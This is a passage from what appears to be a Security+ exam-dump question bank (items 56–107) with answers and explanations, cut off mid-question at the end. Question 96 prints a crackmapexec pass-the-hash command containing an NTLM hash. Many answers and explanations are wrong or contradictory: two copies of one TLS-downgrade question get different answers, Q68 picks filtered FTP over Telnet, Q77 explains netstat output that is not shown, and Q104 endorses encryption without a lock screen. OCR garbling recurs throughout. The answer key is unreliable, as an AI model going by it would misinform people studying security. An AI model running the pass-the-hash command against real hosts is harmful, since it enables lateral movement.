Symmetric encryption allows data to be encrypted and decrypted using the same key. This is useful when the data needs to be accessed and manipulated while still encrypted.

56.An organization discovered a disgruntled employee exfiltrated a large amount of PII data by uploading files.
Which of the following controls should the organization consider to mitigate this risk?
A. EDR
B. Firewall
C. HIPS
D. DLP
Answer: D
Explanation:
DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, print, email, upload, or download sensitive data based on predefined policies and rules.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.forcepoint.com/cyber-edu/data-loss-prevention-dlp

57.A security administrator is working on a solution to protect passwords stored in a database against rainbow table attacks.
Which of the following should the administrator consider?
A. Hashing
B. Salting
C. Lightweight cryptography
D. Steganography
Answer: B
Explanation:
Salting is a technique that adds random data to a password before hashing it. This makes the hash output more unique and unpredictable, and prevents attackers from using precomputed tables (such as rainbow tables) to crack the password hash. Salting also reduces the risk of collisions, which occur when different passwords produce the same hash.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://auth0.com/blog/adding-salt-to-hashing-a-better-way-to-store-passwords/

58.Which of the following incident response steps occurs before containment?
A. Eradication
B. Recovery
C. Lessons learned
D. Identification
Answer: D

Explanation:
Identification is the first step in the incident response process, which involves recognizing that an incident has occurred. Containment is the second step, followed by eradication, recovery, and lessons learned.

59.Employees at a company are receiving unsolicited text messages on their corporate cell phones. The unsolicited text messages contain a password reset Link.
Which of the attacks is being used to target the company?
A. Phishing
B. Vishing
C. Smishing
D. Spam
Answer: C
Explanation:
Smishing is a type of phishing attack which begins with an attacker sending a text message to an individual. The message contains social engineering tactics to convince the person to click on a malicious link or send sensitive information to the attacker.
Criminals use smishing attacks for purposes like:
Learn login credentials to accounts via credential phishing
Discover private data like social security numbers
Send money to the attacker
Install malware on a phone
Establish trust before using other forms of contact like phone calls or emails
Attackers may pose as trusted sources like a government organization, a person you know, or your bank. And messages often come with manufactured urgency and time-sensitive threats. This can make it more difficult for a victim to notice a scam.
Phone numbers are easy to spoof with VoIP texting, where users can create a virtual number to send and receive texts. If a certain phone number is flagged for spam, criminals can simply recycle it and use a new one.

60.Which of the following would MOST likely be identified by a credentialed scan but would be missed by an uncredentialed scan?
A. Vulnerabilities with a CVSS score greater than 6.9.
B. Critical infrastructure vulnerabilities on non-IP protocols.
C. CVEs related to non-Microsoft systems such as printers and switches.
D. Missing patches for third-party software on Windows workstations and servers.
Answer: D
Explanation:
An uncredentialed scan would miss missing patches for third-party software on Windows workstations and servers. A credentialed scan, however, can scan the registry and file system to determine the patch level of third-party applications.

61.one of the attendees starts to notice delays in the connection. and the HTTPS site requests are reverting to HTTP.

Which of the following BEST describes what is happening?
A. Birthday collision on the certificate key
B. DNS hacking to reroute traffic
C. Brute force to the access point
D. A SSL/TLS downgrade
Answer: D
Explanation:
The scenario describes a Man-in-the-Middle (MitM) attack where the attacker intercepts traffic and downgrades the secure SSL/TLS connection to an insecure HTTP connection. This type of attack is commonly known as SSL/TLS downgrade attack or a stripping attack. The attacker is able to see and modify the communication between the client and server.

62.Which of the following biometric authentication methods is the MOST accurate?
A. Gait
B. Retina
C. Signature
D. Voice
Answer: B
Explanation:
Retina authentication is the most accurate biometric authentication method. Retina authentication is based on recognizing the unique pattern of blood vessels and other features in the retina. This makes it virtually impossible to duplicate or bypass, making it the most secure form of biometric authentication currently available.

63.A user attempts to load a web-based application, but the expected login screen does not appear A help desk analyst troubleshoots the issue by running the following command and reviewing the output on the user's PC

```
user> nslookup software-solution.com
        Server: rogue.comptia.com
        Address: 172.16.1.250
        Non-authoritative answer:
        Name: software-solution.com
        Address: 10.20.10.10
```

The help desk analyst then runs the same command on the local PC
Which of the following BEST describes the attack that is being detected?
A. Domain hijacking
B DNS poisoning
C MAC flooding
B. Evil twin
Answer: B
Explanation:
DNS poisoning, also known as DNS spoofing or DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System (DNS) data is introduced into the DNS resolver’s cache, causing the name server to return an incorrect result record, such as an IP address. This results in traffic being diverted to the attacker’s computer (or any other malicious destination).
DNS poisoning can be performed by various methods, such as:

- Intercepting and forging DNS responses from legitimate servers
- Compromising DNS servers and altering their records
- Exploiting vulnerabilities in DNS protocols or implementations
- Sending malicious emails or links that trigger DNS queries with poisoned responses

According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential indicators to determine the type of attack:
“DNS poisoning, also known as DNS spoofing or DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System (DNS) data is introduced into the DNS resolver’s cache, causing the name server to return an incorrect result record.”
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cloudflare.com/learning/dns/dns-cache-poisoning/

64.An organization wants seamless authentication to its applications.
Which of the following should the organization employ to meet this requirement?
A. SOAP
B. SAML
C. SSO
D. Kerberos
Answer: C
Explanation:
Single Sign-On (SSO) is a mechanism that allows users to access multiple applications with a single set of login credentials.

65.Certain users are reporting their accounts are being used to send unauthorized emails and conduct suspicious activities.
After further investigation, a security analyst notices the following:
• All users share workstations throughout the day.
• Endpoint protection was disabled on several workstations throughout the network.
• Travel times on logins from the affected users are impossible.
• Sensitive data is being uploaded to external sites.
• All user account passwords were forced to be reset and the issue continued.
Which of the following attacks is being used to compromise the user accounts?
A. Brute-force
B. Keylogger
C. Dictionary
D. Rainbow
Answer: B
Explanation:
The symptoms suggest a keylogger is being used to compromise the user accounts, allowing the attackers to obtain the users' passwords and other sensitive information.

66.A company's public-facing website, https://www.organization.com, has an IP address of 166.18.75.6.

However, over the past hour the SOC has received reports of the site's homepage displaying incorrect information. A quick nslookup search shows hitps://;www.organization.com is pointing to 151.191.122.115.
Which of the following is occurring?
A. DoS attack
B. ARP poisoning
C. DNS spoofing
D. NXDOMAIN attack
Answer: C
Explanation:
The issue is DNS spoofing, where the DNS resolution has been compromised and is pointing to a malicious IP address.

67.A Chief Information Officer receives an email stating a database will be encrypted within 24 hours unless a payment of $20,000 is credited to the account mentioned In the email.
This BEST describes a scenario related to:
A. whaling.
B. smishing.
C. spear phishing
D. vishing
Answer: C
Explanation:
The scenario of receiving an email stating a database will be encrypted unless a payment is made is an example of spear phishing.

68.An analyst Is generating a security report for the management team. Security guidelines recommend disabling all listening unencrypted services.
Given this output from Nmap:

```
PORT      STATE
21/tcp    filtered
22/tcp    open
23/tcp    open
443/tcp   open
```

Which of the following should the analyst recommend to disable?
A. 21/tcp
B. 22/tcp
C. 23/tcp
D. 443/tcp
Answer: A

69.Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?
A. Risk matrix
B. Risk tolerance

C. Risk register
D. Risk appetite
Answer: B
Explanation:
To determine the total risk an organization can bear, a technician should review the organization's risk tolerance, which is the amount of risk the organization is willing to accept. This information will help determine the organization's "cloud-first" adoption strategy.

70.A help desk technician receives an email from the Chief Information Officer (C/O) asking for documents. The technician knows the CIO is on vacation for a few weeks.
Which of the following should the technician do to validate the authenticity of the email?
A. Check the metadata in the email header of the received path in reverse order to follow the email’s path.
B. Hover the mouse over the CIO's email address to verify the email address.
C. Look at the metadata in the email header and verify the "From." line matches the CIO's email address.
D. Forward the email to the CIO and ask if the CIO sent the email requesting the documents.
Answer: B
Explanation:
The “From” line in the email header can be easily spoofed or manipulated by an attacker to make it look like the email is coming from the CIO’s email address. However, this does not mean that the email address is actually valid or that the email is actually sent by the CIO. A better way to check the email address is to hover over it and see if it matches the CIO’s email address exactly. This can help to spot any discrepancies or typos that might indicate a phishing attempt. For example, if the CIO’s email address is cio@company.com, but when you hover over it, it shows cio@compnay.com, then you know that the email is not authentic and likely a phishing attempt.

71.Which of the following is the MOST secure but LEAST expensive data destruction method for data that is stored on hard drives?
A. Pulverizing
B. Shredding
C. Incinerating
D. Degaussing
Answer: B
Explanation:
Shredding may be the most secure and cost-effective way to destroy electronic data in any media that contain hard drives or solid-state drives and have reached their end-of-life1. Shredding reduces electronic devices to pieces no larger than 2 millimeters2. Therefore, shredding is the most secure but least expensive data destruction method for data that is stored on hard drives.

72.A business is looking for a cloud service provider that offers a la carte services, including cloud backups, VM elasticity, and secure networking.
Which of the following cloud service provider types should business engage?
A. A laaS

B. PaaS
C. XaaS
D. SaaS
Answer: A
Explanation:
Infrastructure as a Service (IaaS) providers offer a la carte services, including cloud backups, VM elasticity, and secure networking. With IaaS, businesses can rent infrastructure components such as virtual machines, storage, and networking from a cloud service provider.

73.A large enterprise has moved all its data to the cloud behind strong authentication and encryption. A sales director recently had a laptop stolen, and later, enterprise data was found to have been compromised from a local database.
Which of the following was the MOST likely cause?
A. Shadow IT
B. Credential stuffing
C. SQL injection
D. Man in the browser
E. Bluejacking
Answer: A
Explanation:
The most likely cause of the enterprise data being compromised from a local database is Shadow IT. Shadow IT is the use of unauthorized applications or devices by employees to access company resources. In this case, the sales director's laptop was stolen, and the attacker was able to use it to access the local database, which was not secured properly, allowing unauthorized access to sensitive data.

74.Which of the following BEST describes a technique that compensates researchers for finding vulnerabilities?
A. Penetration testing
B. Code review
C. Wardriving
D. Bug bounty
Answer: D
Explanation:
A bug bounty is a technique that compensates researchers for finding vulnerabilities in software or systems. A bug bounty program is an initiative that offers rewards, usually monetary, to ethical hackers who report security flaws to the owners or developers of the software or system. Bug bounty programs are often used by companies such as Meta (formerly Facebook), Google, Microsoft, and others to improve the security of their products and services Bug bounty programs compensate researchers, often financially, for finding vulnerabilities in software, websites, or other technology. These programs provide an additional layer of security testing and incentivize researchers to report vulnerabilities instead of exploiting them.

75.After a phishing scam fora user's credentials, the red team was able to craft payload to deploy on a

server. The attack allowed the installation of malicious software that initiates a new remote session
Which of the following types of attacks has occurred?
A. Privilege escalation
B. Session replay
C. Application programming interface
D. Directory traversal
Answer: A
Explanation:
"Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user." In this scenario, the red team was able to install malicious software, which would require elevated privileges to access and install. Therefore, the type of attack that occurred is privilege escalation.

76.A developer is building a new portal to deliver single-pane-of-glass management capabilities to customers with multiple firewalls. To Improve the user experience, the developer wants to implement an authentication and authorization standard that uses security tokens that contain assertions to pass user Information between nodes.
Which of the following roles should the developer configure to meet these requirements? (Select TWO).
A. Identity processor
B. Service requestor
C. Identity provider
D. Service provider
E. Tokenized resource
F. Notarized referral
Answer: C,D
Explanation:
An identity provider (IdP) is responsible for authenticating users and generating security tokens containing user information. A service provider (SP) is responsible for accepting security tokens and granting access to resources based on the user's identity.

77.A security analyst has received several reports of an issue on an internal web application. Users state they are having to provide their credentials twice to log in. The analyst checks with the application team and notes this is not an expected behavior.
After looking at several logs, the analyst decides to run some commands on the gateway and obtains the following output:

Internet address	Physical address	Type
192.168.1.1	ff-ec-ab-00-aa-78	dynamic
192.168.1.5	ff-00-5e-48-00-fb	dynamic
192.168.1.8	00-0c-29-1a-e7-fa	dynamic
192.168.1.10	fc-41-5e-48-00-ff	dynamic
224.215.54.47	fc-00-5e-48-00-fb	static

Which of the following BEST describes the attack the company is experiencing?
A. MAC flooding
B. URL redirection

C. ARP poisoning
D. DNS hijacking
Answer: C
Explanation:
The output of the “netstat -ano” command shows that there are two connections to the same IP address and port number. This indicates that there are two active sessions between the client and server.
The issue of users having to provide their credentials twice to log in is known as a double login prompt issue. This issue can occur due to various reasons such as incorrect configuration of authentication settings, incorrect configuration of web server settings, or issues with the client’s browser.
Based on the output of the “netstat -ano” command, it is difficult to determine the exact cause of the issue. However, it is possible that an attacker is intercepting traffic between the client and server and stealing user credentials. This type of attack is known as C. ARP poisoning.
ARP poisoning is a type of attack where an attacker sends fake ARP messages to associate their MAC address with the IP address of another device on the network. This allows them to intercept traffic between the two devices and steal sensitive information such as user credentials.

78.A dynamic application vulnerability scan identified code injection could be performed using a web form.
Which of the following will be BEST remediation to prevent this vulnerability?
A. Implement input validations
B. Deploy MFA
C. Utilize a WAF
D. Configure HIPS
Answer: A
Explanation:
Implementing input validations will prevent code injection attacks by verifying the type and format of user input.

79.Which of the following roles would MOST likely have direct access to the senior management team?
A. Data custodian
B. Data owner
C. Data protection officer
D. Data controller
Answer: C
Explanation:
A data protection officer (DPO) is a role that oversees the data protection strategy and compliance of an organization. A DPO is responsible for ensuring that the organization follows data protection laws and regulations, such as the General Data Protection Regulation (GDPR), and protects the privacy rights of data subjects. A DPO also acts as a liaison between the organization and data protection authorities, as well as data subjects and other stakeholders.
A DPO would most likely have direct access to the senior management team, as they need to report on data protection issues, risks, and incidents, and advise on data protection policies and practices.
The other options are not correct because:
A. Data custodian is a role that implements and maintains the technical controls and procedures for data

security and integrity. A data custodian does not have direct access to the senior management team, as they are more involved in operational tasks than strategic decisions.
B. Data owner is a role that determines the classification and usage of data within an organization. A data owner does not have direct access to the senior management team, as they are more involved in business functions than data protection compliance.
D. Data controller is a role that determines the purposes and means of processing personal data within an organization. A data controller does not have direct access to the senior management team, as they are more involved in data processing activities than data protection oversight.
According to CompTIA Security+ SY0-601 Exam Objectives 2.3 Given a scenario, implement secure protocols:
“A data protection officer (DPO) is a role that oversees the data protection strategy and compliance of an organization.”
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://gdpr-info.eu/issues/data-protection-officer/

80.A security analyst is investigating multiple hosts that are communicating to external IP addresses during the hours of 2:00 a.m - 4:00 am. The malware has evaded detection by traditional antivirus software.
Which of the following types of malware is MOST likely infecting the hosts?
A. A RAT
B. Ransomware
C. Polymophic
D. A worm
Answer: A
Explanation:
Based on the given information, the most likely type of malware infecting the hosts is a RAT (Remote Access Trojan). RATs are often used for stealthy unauthorized access to a victim's computer, and they can evade traditional antivirus software through various sophisticated techniques. In particular, the fact that the malware is communicating with external IP addresses during specific hours suggests that it may be under the control of an attacker who is issuing commands from a remote location. Ransomware, polymorphic malware, and worms are also possible culprits, but the context of the question suggests that a RAT is the most likely answer.

81.A security analyst reviews a company’s authentication logs and notices multiple authentication failures. The authentication failures are from different usernames that share the same source IP address.
Which of the password attacks is MOST likely happening?
A. Dictionary
B. Rainbow table
C. Spraying
D. Brute-force
Answer: C
Explanation:

Detailed **Explanation:**
Password spraying is an attack where an attacker tries a small number of commonly used passwords against a large number of usernames. The goal of password spraying is to avoid detection by avoiding too many failed login attempts for any one user account. The fact that different usernames are being attacked from the same IP address is a strong indication that a password spraying attack is underway.

82.A security assessment found that several embedded systems are running unsecure protocols. These Systems were purchased two years ago and the company that developed them is no longer in business. Which of the following constraints BEST describes the reason the findings cannot be remediated?
A. inability to authenticate
B. Implied trust
C. Lack of computing power
D. Unavailable patch
Answer: D
Explanation:
If the systems are running unsecure protocols and the company that developed them is no longer in business, it is likely that there are no patches available to remediate the issue.

83.An employee's company account was used in a data breach Interviews with the employee revealed:
• The employee was able to avoid changing passwords by using a previous password again.
• The account was accessed from a hostile, foreign nation, but the employee has never traveled to any other countries.
Which of the following can be implemented to prevent these issues from reoccuring? (Select TWO)
A. Geographic dispersal
B. Password complexity
C. Password history
D. Geotagging
E. Password lockout
F. Geofencing
Answer: C,F
Explanation:
two possible solutions that can be implemented to prevent these issues from reoccurring are password history and geofencing12. Password history is a feature that prevents users from reusing their previous passwords1. This can enhance password security by forcing users to create new and unique passwords periodically1. Password history can be configured by setting a policy that specifies how many previous passwords are remembered and how often users must change their passwords1.
Geofencing is a feature that restricts access to a system or network based on the geographic location of the user or device2. This can enhance security by preventing unauthorized access from hostile or foreign regions2. Geofencing can be implemented by using GPS, IP address, or other methods to determine the location of the user or device and compare it with a predefined set of boundaries2.

84.Which of the following provides a catalog of security and privacy controls related to the United States federal information systems?
A. GDPR

B. PCI DSS
C. ISO 27000
D. NIST 800-53
Answer: D
Explanation:
NIST 800-53 provides a catalog of security and privacy controls related to the United States federal information systems. : Architecture and Design, pp. 123-125

85.A security analyst is responding to an alert from the SIEM. The alert states that malware was discovered on a host and was not automatically deleted.
Which of the following would be BEST for the analyst to perform?
A. Add a deny-all rule to that host in the network ACL
B. Implement a network-wide scan for other instances of the malware.
C. Quarantine the host from other parts of the network
D. Revoke the client's network access certificates
Answer: C
Explanation:
When malware is discovered on a host, the best course of action is to quarantine the host from other parts of the network. This prevents the malware from spreading and potentially infecting other hosts. Adding a deny-all rule to the host in the network ACL may prevent legitimate traffic from being processed, implementing a network-wide scan is time-consuming and may not be necessary, and revoking the client's network access certificates is an extreme measure that may not be warranted.

86.A security analyst wants to verify that a client-server (non-web) application is sending encrypted traffic.
Which of the following should the analyst use?
A. openssl
B. hping
C. netcat
D. tcpdump
Answer: A
Explanation:
To verify that a client-server (non-web) application is sending encrypted traffic, a security analyst can use OpenSSL. OpenSSL is a software library that provides cryptographic functions, including encryption and decryption, in support of various security protocols, including SSL/TLS. It can be used to check whether a client-server application is using encryption to protect traffic.

87.Which of the following involves the inclusion of code in the main codebase as soon as it is written?
A. Continuous monitoring
B. Continuous deployment
C. Continuous Validation
D. Continuous integration
Answer: D
Explanation:

Continuous Integration (CI) is a practice where developers integrate code into a shared repository frequently, preferably several times a day. Each integration is verified by an automated build and automated tests. CI allows for the detection of errors early in the development cycle, thereby reducing overall development costs.

88.A company would like to set up a secure way to transfer data between users via their mobile phones The company's top pnonty is utilizing technology that requires users to be in as close proximity as possible to each other.
Which of the following connection methods would BEST fulfill this need?
A. Cellular
B. NFC
C. Wi-Fi
D. Bluetooth
Answer: B
Explanation:
NFC allows two devices to communicate with each other when they are in close proximity to each other, typically within 5 centimetres. This makes it the most secure connection method for the company's data transfer requirements.

89.An organization wants to integrate its incident response processes into a workflow with automated decision points and actions based on predefined playbooks.
Which of the following should the organization implement?
A. SIEM
B. SOAR
C. EDR
D. CASB
Answer: B
Explanation:
Security Orchestration, Automation, and Response (SOAR) should be implemented to integrate incident response processes into a workflow with automated decision points and actions based on predefined playbooks.

90.A security researcher has alerted an organization that its sensitive user data was found for sale on a website.
Which of the following should the organization use to inform the affected parties?
A. An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan
Answer: B
Explanation:
A communications plan should be used to inform the affected parties about the sale of sensitive user data on a website. The communications plan should detail how the organization will handle media inquiries, how to communicate with customers, and how to respond to other interested parties.

91.The spread of misinformation surrounding the outbreak of a novel virus on election day led to eligible voters choosing not to take the risk of going the polls.
This is an example of:
A. prepending.
B. an influence campaign.
C. a watering-hole attack.
D. intimidation.
E. information elicitation.
Answer: B
Explanation:
This scenario describes an influence campaign, where false information is spread to influence or manipulate people's beliefs or actions. In this case, the misinformation led eligible voters to avoid polling places, which influenced the outcome of the election.

92.Which of the following authentication methods is considered to be the LEAST secure?
A. TOTP
B. SMS
C. HOTP
D. Token key
Answer: B
Explanation:
SMS-based authentication is considered to be the least secure among the given options. This is because SMS messages can be intercepted or redirected by attackers through techniques such as SIM swapping, man-in-the-middle attacks, or exploiting weaknesses in the SS7 protocol used by mobile networks. Additionally, SMS messages can be compromised if a user's phone is lost, stolen, or infected with malware. In contrast, TOTP (Time-based One-Time Password), HOTP (HMAC-based One-Time Password), and token keys are more secure as they rely on cryptographic algorithms or physical devices to generate one-time use codes, which are less susceptible to interception or unauthorized access.

93.A backdoor was detected on the containerized application environment. The investigation detected that a zero-day vulnerability was introduced when the latest container image version was downloaded from a public registry.
Which of the following is the BEST solution to prevent this type of incident from occurring again?
A. Enforce the use of a controlled trusted source of container images
B. Deploy an IPS solution capable of detecting signatures of attacks targeting containers
C. Define a vulnerability scan to assess container images before being introduced on the environment
D. Create a dedicated VPC for the containerized environment
Answer: A
Explanation:
Enforcing the use of a controlled trusted source of container images is the best solution to prevent incidents like the introduction of a zero-day vulnerability through container images from occurring again.

94.During a Chief Information Security Officer (CISO) convention to discuss security awareness, the

attendees are provided with a network connection to use as a resource. As the convention progresses, one of the attendees starts to notice delays in the connection, and the HIIPS site requests are reverting to HTTP.
Which of the following BEST describes what is happening?
A. Birthday collision on the certificate key
B. DNS hijacking to reroute traffic
C. Brute force to the access point
D. ASSLILS downgrade
Answer: B
Explanation:
The attendee is experiencing delays in the connection, and the HIIPS site requests are reverting to HTTP, indicating that the DNS resolution is redirecting the connection to another server. DNS hijacking is a technique that involves redirecting a user's requests for a domain name to a different IP address. Attackers use DNS hijacking to redirect users to malicious websites and steal sensitive information, such as login credentials and credit card details.
Reference: https://www.cloudflare.com/learning/dns/dns-hijacking/

95.A security analyst notices several attacks are being blocked by the NIPS but does not see anything on the boundary firewall logs. The attack seems to have been thwarted.
Which of the following resiliency techniques was applied to the network to prevent this attack?
A. NIC Teaming
B. Port mirroring
C. Defense in depth
D. High availability
E. Geographic dispersal
Answer: C
Explanation:
Defense in depth is a resiliency technique that involves implementing multiple layers of security controls to protect against different types of threats. In this scenario, the NIPS likely provided protection at a different layer than the boundary firewall, demonstrating the effectiveness of defense in depth.

96.During a forensic investigation, a security analyst discovered that the following command was run on a compromised host:

```
crackmapexec smb 192.168.10.232 -u localadmin -H 0A3CE8D07A46E5C51070F03593E0A5E6
```

Which of the following attacks occurred?
A. Buffer overflow
B. Pass the hash
C. SQL injection
D. Replay attack
Answer: B
Explanation:
Pass the hash is an attack technique that allows an attacker to authenticate to a remote server or service by using the hashed version of a user's password, rather than requiring the plaintext password

97.A security analyst has been tasked with creating a new WiFi network for the company.
The requirements received by the analyst are as follows:
• Must be able to differentiate between users connected to WiFi
• The encryption keys need to change routinely without interrupting the users or forcing reauthentication
• Must be able to integrate with RADIUS
• Must not have any open SSIDs
Which of the following options BEST accommodates these requirements?
A. WPA2-Enterprise
B. WPA3-PSK
C. 802.11n
D. WPS
Answer: A
Explanation:
WPA2-Enterprise can accommodate all of the requirements listed. WPA2-Enterprise uses 802.1X authentication to differentiate between users, supports the use of RADIUS for authentication, and allows for the use of dynamic encryption keys that can be changed without disrupting the users or requiring reauthentication. Additionally, WPA2-Enterprise does not allow for open SSIDs.
References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 7: Securing Networks, p. 317

98.Which of the following environments utilizes dummy data and is MOST likely to be installed locally on a system that allows code to be assessed directly and modified easily with each build?
A. Production
B. Test
C. Staging
D. Development
Answer: D
Explanation:
A development environment is the environment that is used to develop and test software. It is typically installed locally on a system that allows code to be assessed directly and modified easily with each build. In this environment, dummy data is often utilized to test the software's functionality.
Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 3: Architecture and Design

99.Per company security policy, IT staff members are required to have separate credentials to perform administrative functions using just-in-time permissions.
Which of the following solutions is the company Implementing?
A. Privileged access management
B. SSO
C. RADIUS
D. Attribute-based access control
Answer: A
Explanation:
The company is implementing privileged access management, which provides just-in-time permissions for administrative functions.

100.A company is concerned about individuals dnvmg a car into the building to gam access.
Which of the following security controls would work BEST to prevent this from happening?
A. Bollard
B. Camera
C. Alarms
D. Signage
E. Access control vestibule
Answer: A
Explanation:
A bollard would work best to prevent individuals from driving a car into the building. A bollard is a short, vertical post that can be used to block vehicles from entering a designated area. It is specifically designed to stop cars from crashing into buildings or other structures.

101.A security analyst must enforce policies to harden an MDM infrastructure.
The requirements are as follows:
* Ensure mobile devices can be tracked and wiped.
* Confirm mobile devices are encrypted.
Which of the following should the analyst enable on all the devices to meet these requirements?
A. A Geofencing
B. Biometric authentication
C. Geolocation
D. Geotagging
Answer: A
Explanation:
Geofencing is a technology used in mobile device management (MDM) to allow administrators to define geographical boundaries within which mobile devices can operate. This can be used to enforce location-based policies, such as ensuring that devices can be tracked and wiped if lost or stolen. Additionally, encryption can be enforced on the devices to ensure the protection of sensitive data in the event of theft or loss.

102.CORRECT TEXT
After a hardware incident, an unplanned emergency maintenance activity was conducted to rectify the issue. Multiple alerts were generated on the SIEM during this period of time.
Which of the following BEST explains what happened?
A. The unexpected traffic correlated against multiple rules, generating multiple alerts.
B. Multiple alerts were generated due to an attack occurring at the same time.
C. An error in the correlation rules triggered multiple alerts.
D. The SIEM was unable to correlate the rules, triggering the alerts.
Answer: A
Explanation:
Multiple alerts were generated on the SIEM during the emergency maintenance activity due to unexpected traffic correlated against multiple rules. The SIEM generates alerts when it detects an event that matches a rule in its rulebase. If the event matches multiple rules, the SIEM will generate multiple alerts.

103.A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security.
Which of the following configuration should an analysis enable To improve security? (Select TWO.)
A. RADIUS
B. PEAP
C. WPS
D. WEP-EKIP
E. SSL
F. WPA2-PSK
Answer: A,F
Explanation:
To improve the security of the WiFi network and prevent unauthorized devices from accessing the network, the configuration options of RADIUS and WPA2-PSK should be enabled. RADIUS (Remote Authentication Dial-In User Service) is an authentication protocol that can be used to control access to the WiFi network. It can provide stronger authentication and authorization than WEP and WPA. WPA2-PSK (WiFi Protected Access 2 with Pre-Shared Key) is a security protocol that uses stronger encryption than WEP and WPA. It requires a pre-shared key (PSK) to be entered on each device that wants to access the network. This helps prevent unauthorized devices from accessing the network.

104.A company recently decided to allow its employees to use their personally owned devices for tasks like checking email and messaging via mobile applications. The company would like to use MDM, but employees are concerned about the loss of personal data.
Which of the following should the IT department implement to BEST protect the company against company data loss while still addressing the employees' concerns?
A. Enable the remote-wiping option in the MDM software in case the phone is stolen.
B. Configure the MDM software to enforce the use of PINs to access the phone.
C. Configure MDM for FDE without enabling the lock screen.
D. Perform a factory reset on the phone before installing the company's applications.
Answer: C
Explanation:
MDM software is a type of remote asset-management software that runs from a central server. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets. It can monitor and regulate both corporate-owned and personally owned devices to the organization's policies.
FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage. FDE can protect data from unauthorized access in case the device is lost or stolen.
If a company decides to allow its employees to use their personally owned devices for work tasks, it should configure MDM software to enforce FDE on those devices. This way, the company can protect its data from being exposed if the device falls into the wrong hands. However, employees may be concerned about the loss of personal data if the company also enables the remote-wiping option in the MDM software. Remote wiping is a feature that allows the company to erase all data on a device remotely in case of theft or loss. Remote wiping can also affect personal data on the device, which may not be acceptable to employees.

Therefore, a possible compromise is to configure MDM for FDE without enabling the lock screen. This means that the device will be encrypted, but it will not require a password or PIN to unlock it. This way, employees can access their personal data easily, while the company can still protect its data with encryption.
The other options are not correct because:
A. Enable the remote-wiping option in the MDM software in case the phone is stolen. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. Remote wiping can erase both work and personal data on the device, which may not be desirable for employees.
B. Configure the MDM software to enforce the use of PINs to access the phone. This option may enhance the security of the device, but it may not address the company's concern about data loss. PINs can be guessed or bypassed by attackers, and they do not protect data if the device is physically accessed.
D. Perform a factory reset on the phone before installing the company's applications. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. A factory reset will erase all data on the device, including personal data, which may not be acceptable to employees.
According to CompTIA Security+ SY0-601 Exam Objectives 2.4 Given a scenario, implement secure systems design:
"MDM software is a type of remote asset-management software that runs from a central server1. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets2."
"FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage3."
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.makeuseof.com/what-is-mobile-device-management-mdm-software/

105.A security researcher is using an adversary's infrastructure and TTPs and creating a named group to track those targeted.
Which of the following is the researcher MOST likely using?
A. The Cyber Kill Chain
B. The incident response process
C. The Diamond Model of Intrusion Analysis
D. MITRE ATT&CK
Answer: D
Explanation:
The researcher is most likely using the MITRE ATT&CK framework. MITRE ATT&CK is a globally accessible knowledge base of adversary tactics, techniques, and procedures (TTPs) based on real-world observations. It helps security teams better understand and track adversaries by creating a named group, which aligns with the scenario described in the question. The framework is widely recognized and referenced in the cybersecurity industry, including in CompTIA Security+ study materials.
References: 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf 2. MITRE ATT&CK:

https://attack.mitre.org/
MITRE ATT&CK is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are observed in real-world cyberattacks. MITRE ATT&CK provides a common framework and language for describing and analyzing cyber threats and their behaviors. MITRE ATT&CK also allows security researchers to create named groups that track
specific adversaries based on their TTPs.
The other options are not correct because:
A. The Cyber Kill Chain is a model that describes the stages of a cyberattack from reconnaissance to exfiltration. The Cyber Kill Chain does not provide a way to create named groups based on adversary TTPs.
B. The incident response process is a set of procedures and guidelines that defines how an organization should respond to a security incident. The incident response process does not provide a way to create named groups based on adversary TTPs.
C. The Diamond Model of Intrusion Analysis is a framework that describes the four core features of any intrusion: adversary, capability, infrastructure, and victim. The Diamond Model of Intrusion Analysis does not provide a way to create named groups based on adversary TTPs.
According to CompTIA Security+ SY0-601 Exam Objectives 1.1 Compare and contrast different types of social engineering techniques:
“MITRE ATT&CK is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are observed in real-world cyberattacks. MITRE ATT&CK provides a common framework and language for describing and analyzing cyber threats and their behaviors.”
References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://attack.mitre.org/

106.Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?
A. A biometric scanner
B. A smart card reader
C. APKItoken
D. A PIN pad
Answer: A
Explanation:
A biometric scanner uses physical characteristics such as fingerprints to identify an individual user. It is used to ensure that only the authorized user is present when gaining access to a secured area.

107.An organization is moving away from the use of client-side and server-side certificates for EAR The company would like for the new EAP solution to have the ability to detect rogue access points.
Which of the following would accomplish these requirements?
A. PEAP
B. EAP-FAST
